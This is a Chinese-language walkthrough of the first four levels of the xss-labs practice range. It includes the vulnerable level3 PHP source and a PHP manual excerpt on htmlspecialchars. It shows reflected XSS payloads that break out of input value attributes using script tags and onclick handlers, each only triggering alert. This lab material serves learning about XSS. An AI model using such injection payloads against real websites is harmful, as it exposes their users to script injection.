靶场地址

- 靶场地址：xss-labs
- 首次从靶场地址下载源文件的文件夹到本地
- 解压到phpstudy的www目录下，名字改为xss-labs
- 打开浏览器直接进入 http://127.0.0.1/xss-labs/ 即可访问靶场

- 靶场通关参考地址：xss-labs靶场实战全通关



level 1



首先确定 payload 的位置，发现如上图所示即为 payload 的位置

改写 payload 为：


```
<script>alert("123")</script>
```



直接编写脚本注入执行即成功

level2


- 首先确定 payload 的位置，如下图



- 编写 payload 为：

```
"> <script>alert(1)</script>
```

闭合 `input` 标签中 `value` 值然后再注入即可




level3

- 首先确定 `payload` 的位置，如下，先输入 `"` 然后点搜索后发现双引号 `"` 被转义为 `html` 实体



- 查看源文件 `level3.php` 源文件，发现该位置有 `htmlspecialchars` 函数


Project
xss-labs E:\phpstudy\phpstudy_pro\WWW\xss-labs
angular.min.js
chk.js
index.php
index.png
level1.php
level1.png
level2.php
level2.png
level3.php
level3.png
level4.php
level4.png
level5.php
level5.png
level6.php
level6.png
level7.php
level7.png
level8.jpg
level8.php
level9.php
level9.png
level10.php
level10.png
level11.php
level11.png
level12.php
level12.png
level13.php
level13.png
level14.php
level15.php
level15.png
level16.php
level16.png
level17.php
level18.php
level19.php
level20.php
xsf01.swf
xsf02.swf
xsf03.swf
xsf04.swf
External Libraries
Scratches and Consoles
index.php
level1.php
level3.php
index.png
*.php files are supported in other JetBrains IDEs
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."
<form action=level3.php method=GET>
<input name=keyword value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
";
?>
<img src=level3.png>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

- 查看php手册，如下：



Change language: Chinese (Simplified)

Submit a Pull Request · Report a Bug

htmlspecialchars

(PHP 4, PHP 5, PHP 7, PHP 8)

htmlspecialchars — 将特殊字符转换为 HTML 实体

说明

```
htmlspecialchars(
    string $string,
    int $flags = ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML401,
    ?string $encoding = null,
    bool $double_encode = true
): string
```

某类字符在 HTML 中有特殊用处，如需保持原意，需要用 HTML 实体来表达。本函数会返回字符转义后的表达。如需转换子字符串中所有关联的名称实体，使用 htmlentities() 代替本函数。

如果传入字符的字符编码和表明的文档是一样的，则两函数处理的输入适合相关参数 HTML 文档环境。然而，如果输入的字符编码和表明编码集合字符的文档是不一样的，需要保留字符（以数字或名称实体的形式），本函数以及 htmlentities()（仅编码名称实体对应的子字符串）功能不够用。这种情况可以使用 mb_encode_numericentity() 代替。

执行转换

字符	替换后
&（& 符号）	`&`
"（双引号）	`"`，除非设置了 **ENT_NOQUOTES**
'（单引号）	设置了 **ENT_QUOTES** 后，`'`（如果是 **ENT_HTML401**），或者 `'`（如果是 **ENT_XML1**、**ENT_XHTML** 或 **ENT_HTML5**）。
<（小于）	`<`
>（大于）	`>`

参数

string
待转换的 string。

flags
位掩码，由以下某个或多个标记组成，设置转义处理指示、无效单元序列、文档类型。默认是 `ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML401`。

有效的 flags 常量

常量名称	描述
ENT_COMPAT	会转换双引号，不转换单引号。
ENT_QUOTES	将转换双引号也转换单引号。
ENT_NOQUOTES	单/双引号都不转换
ENT_IGNORE	静默丢弃无效的代码单元序列，而不是返回空字符串。不建议使用此标记，因为它可能有安全影响。
ENT_SUBSTITUTE	替换无效的代码单元序列为 Unicode 代替符（Replacement Character），U+FFFD (UTF-8) 或者 &#xFFFD;（其他），而不是返回空字符串。
ENT_DISALLOWED	为文档的无效代码点替换为 Unicode 代替符（Replacement Character）：U+FFFD (UTF-8)，或 &#xFFFD;（其他），而不是把它们留在原处。比如以下情况下就很有用：要绑定 XML 文档至插入器外内容时格式合法。
ENT_HTML401	以 HTML 4.01 处理代码。
ENT_XML1	以 XML 1 处理代码。
ENT_XHTML	以 XHTML 处理代码。
ENT_HTML5	以 HTML 5 处理代码。

encoding
An optional argument defining the encoding used when converting characters.

If omitted, **encoding** defaults to the value of the default_charset configuration option.

Although this argument is technically optional, you are highly encouraged to specify the correct value for your code if the default_charset configuration option may be set incorrectly for the given input.

本函数使用效率上，如果 **string** 以下字符编码是有效的：`ISO-8859-1`、`ISO-8859-15`、`UTF-8`、`cp866`、`cp1251`、`cp1252`、`KOI8-R`将具有更高的效率。也就是说，在这些编码里，受 **htmlspecialchars()** 影响的字符会占据较短的位置。

支持以下字符集：

支持的字符集列表

字符集	别名	描述
ISO-8859-1	ISO8859-1	西欧，Latin-1
ISO-8859-5	ISO8859-5	Little used cyrillic charset (Latin/Cyrillic).
ISO-8859-15	ISO8859-15	西欧，Latin-9，增加欧元符号，法语和芬兰语字母在 Latin-1 (ISO-8859-1) 中缺失。
UTF-8		ASCII 兼容的多字节 8 位 Unicode。
cp866	ibm866, 866	DOS 特有的西里尔字母码。本字符集在 4.3.2 版本中得到支持。
cp1251	Windows-1251, win-1251, 1251	Windows 特有的西里尔字母码。本字符集在 4.3.2 版本中得到支持。
cp1252	Windows-1252, 1252	Windows 特有的西欧编码。
KOI8-R	koi8-ru, koi8r	俄语。本字符集在 4.3.2 版本中得到支持。
BIG5	950	繁体中文，主要用于中国台湾省。
GB2312	936	简体中文，中国国家标准字符集。
BIG5-HKSCS		繁体中文，附带香港扩展的 Big5 字符集。
Shift_JIS	SJIS, 932	日语
EUC-JP	EUCJP	日语
MacRoman		Mac OS 使用的字符集。
''		An empty string activates detection from script encoding (Zend multibyte), default_charset and current locale (see zl_localeconv() and setlocale() in this order. Not recommended.

- 输入单引号`'`，发现单引号`'`不会被转义，用单引号`'`闭合`Input`函数

欢迎来到level3

没有找到和 ‘相关的结果.

' 搜索



payload的长度:3

欢迎来到level3

没有找到和'相关的结果.


搜索




payload的长度:1



- 输入`payload`为：`' onclick=javascript:alert() />`，然后点搜索按钮注入：




- 看页面源码发现页面已经被注入，后点击输入框发现注入成功




level4


- 首先找到`payload`的点，如下图：




- 尝试输入`'`，发现无效



- 输入"，发现 `value` 属性闭合，可和 `level3` 一样构造函数 `onclick`，`payload` 为 `" onclick=alert() "`




- 可发现函数已经构造好了，点击一下输入框即可触发函数

